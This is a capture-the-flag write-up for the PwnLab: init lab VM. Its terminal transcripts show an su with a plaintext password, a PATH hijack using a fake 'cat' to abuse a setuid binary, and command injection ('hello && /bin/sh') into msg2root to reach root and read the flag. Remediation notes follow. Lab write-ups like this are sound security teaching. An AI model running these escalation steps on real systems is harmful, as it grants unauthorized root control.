mike@pwnlab:~$ cat msgmike
cat msgmike
mike@pwnlab:~$ ls
ls
msgmike
mike@pwnlab:~$ su kane
su kane
Password: iSv5Ym2GRo

kane@pwnlab:~$ ls
ls
msgmike
kane@pwnlab:~$ ls -la
ls -la
total 28
drwxr-x--- 2 kane kane 4096 Mar 17  2016 .
drwxr-xr-x 6 root root 4096 Mar 17  2016 ..
-rw-r--r-- 1 kane kane  220 Mar 17  2016 .bash_logout
-rw-r--r-- 1 kane kane 3515 Mar 17  2016 .bashrc
-rwsr-sr-x 1 mike mike 5148 Mar 17  2016 msgmike
-rw-r--r-- 1 kane kane  675 Mar 17  2016 .profile
kane@pwnlab:~$ cd msgmike
cd msgmike
bash: cd: msgmike: Not a directory
kane@pwnlab:~$ ./msgmike
./msgmike
cat: /home/mike/msg.txt: No such file or directory
kane@pwnlab:~$ cd /tmp
cd /tmp
kane@pwnlab:/tmp$ echo /bin/bash > cat
echo /bin/bash > cat
kane@pwnlab:/tmp$ chmod 777 cat
chmod 777 cat
kane@pwnlab:/tmp$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
kane@pwnlab:/tmp$ cd && ./msgmike
cd && ./msgmike
mike@pwnlab:~$ ls
ls
msgmike
mike@pwnlab:~$ cd /home
cd /home
mike@pwnlab:/home$ cd /mike
cd /mike
bash: cd: /mike: No such file or directory
mike@pwnlab:/home$ ls
```



```
kane@pwnlab:~$ cd msgmike
cd msgmike
bash: cd: msgmike: Not a directory
kane@pwnlab:~$ ./msgmike
./msgmike
cat: /home/mike/msg.txt: No such file or directory
kane@pwnlab:~$ cd /tmp
cd /tmp
kane@pwnlab:/tmp$ echo /bin/bash > cat
echo /bin/bash > cat
kane@pwnlab:/tmp$ chmod 777 cat
chmod 777 cat
kane@pwnlab:/tmp$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
kane@pwnlab:/tmp$ cd && ./msgmike
cd && ./msgmike
mike@pwnlab:~$ ls
ls
msgmike
mike@pwnlab:~$ cd /home
cd /home
mike@pwnlab:/home$ cd /mike
cd /mike
bash: cd: /mike: No such file or directory
mike@pwnlab:/home$ ls
ls
john  kane  kent  mike
mike@pwnlab:/home$ cd /mike
cd /mike
bash: cd: /mike: No such file or directory
mike@pwnlab:/home$ cd mike
cd mike
mike@pwnlab:/home/mike$ ls
ls
msg2root
mike@pwnlab:/home/mike$ ./msg2root
./msg2root
Message for root: hello
hello
hello
mike@pwnlab:/home/mike$ ls -la
ls -la
total 28
drwxr-x--- 2 mike mike 4096 Mar 17  2016 .
drwxr-xr-x 6 root root 4096 Mar 17  2016 ..
-rw-r--r-- 1 mike mike  220 Mar 17  2016 .bash_logout
-rw-r--r-- 1 mike mike 3515 Mar 17  2016 .bashrc
-rwsr-sr-x 1 root root 5364 Mar 17  2016 msg2root
-rw-r--r-- 1 mike mike  675 Mar 17  2016 .profile
mike@pwnlab:/home/mike$ ./msg2root
./msg2root
Message for root: hello && /bin/sh
```



```
-rw-r--r-- 1 mike mike  220 Mar 17  2016 .bash_logout
-rw-r--r-- 1 mike mike 3515 Mar 17  2016 .bashrc
-rwsr-sr-x 1 root root 5364 Mar 17  2016 msg2root
-rw-r--r-- 1 mike mike  675 Mar 17  2016 .profile
mike@pwnlab:/home/mike$ ./msg2root
./msg2root
Message for root: hello && /bin/sh
hello && /bin/sh
hello
# id
id
uid=1002(mike) gid=1002(mike) euid=0(root) egid=0(root) groups=0(root),1003(k
ane)
# /bin/cat /root/flag.txt
/bin/cat /root/flag.txt
.-=~=-.                                                                 .-=~=
-.
(__  _)-._.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._.-(__
_)
(_ ___)  _____                             _                            (_ __
_)
(__  _) /  __ \                           | |                           (__
_)
( _ __) | /  \/ ___  _ __   __ _ _ __ __ _| |_ ___                      ( _ _
_)
(__  _) | |    / _ \| '_ \ / _` | '__/ _` | __/ __|                     (__
_)
(_ ___) | \__/\ (_) | | | | (_| | | | (_| | |_\__ \                     (_ __
_)
(__  _)  \____/\___/|_| |_|\__, |_|  \__,_|\__|___/                     (__
_)
( _ __)                     __/ |                                       ( _ _
_)
(__  _)                    |___/                                        (__
_)
(__  _)                                                                 (__
_)
(_ ___) If  you are  reading this,  means  that you have  break 'init'  (_ __
_)
( _ __) Pwnlab.  I hope  you enjoyed  and thanks  for  your time doing  ( _ _
_)
(__  _) this challenge.                                                 (__
_)
(_ ___)                                                                 (_ __
_)
( _ __) Please send me  your  feedback or your  writeup,  I will  love  ( _ _
_)
(__  _) reading it                                                      (__
_)
(__  _)                                                                 (__
_)
(__  _)                                             For sniferl4bs.com  (__
```

Got the flag successfully.

Conclusion And Recommendation:

1. LFI (Local File Inclusion) with Base64 Encoding

Description: The application allows local file inclusion, enabling an attacker to read sensitive system files that are hidden from normal users. When combined with Base64 encoding, detection is bypassed, making it possible to exfiltrate critical data like /etc/passwd and application source code.

Observation: While exploiting I found the config.php page that surely should contain some information but it was not their. There I implemented this vulnerability and got the shadow code that help to get access to the database. Similarly, on index.php page we found another code that informed that cookies here contain lang as a parameter.

Recommendation:

- Implement strict input validation.
- Disable direct file path usage from user input.
- Use allowlists for file access.

2. MySQL Database Exploitation

Description: Weak authentication, exposed credentials vulnerabilities allow direct database access, enabling attackers to read, modify, or delete sensitive data.

Observation: After getting databases id password in config page we were able to exploit the database were we found user name and password of all the user.

Recommendation:

- Enforce strong database credentials.
- Restrict DB access by IP.

3. Malicious File Upload

Description: The system accepts unvalidated file uploads, allowing attackers to upload executable scripts or malware, potentially leading to remote code execution and full server compromise.

Observation: I was able to bypass the upload restriction easily and was able to upload my own php file that help me to gain access of the system.

Recommendation:

- Restrict allowed file types.
- Store uploads outside the web root.

4. Privilege Escalation

Description: Insecure configurations or exploitable flaws allow attackers to elevate their privileges from a lower-level account to root/admin, granting complete system control.

Observation: I had got the access to the shell at first and while exploiting the database we had got the id password of the user and surfing through kent database to kane database and at last at mike database we got our flag.

Recommendation:

- Patch known privilege escalation exploits
- Monitor user activities for suspicious access.
- Implement robust role-based access control (RBAC).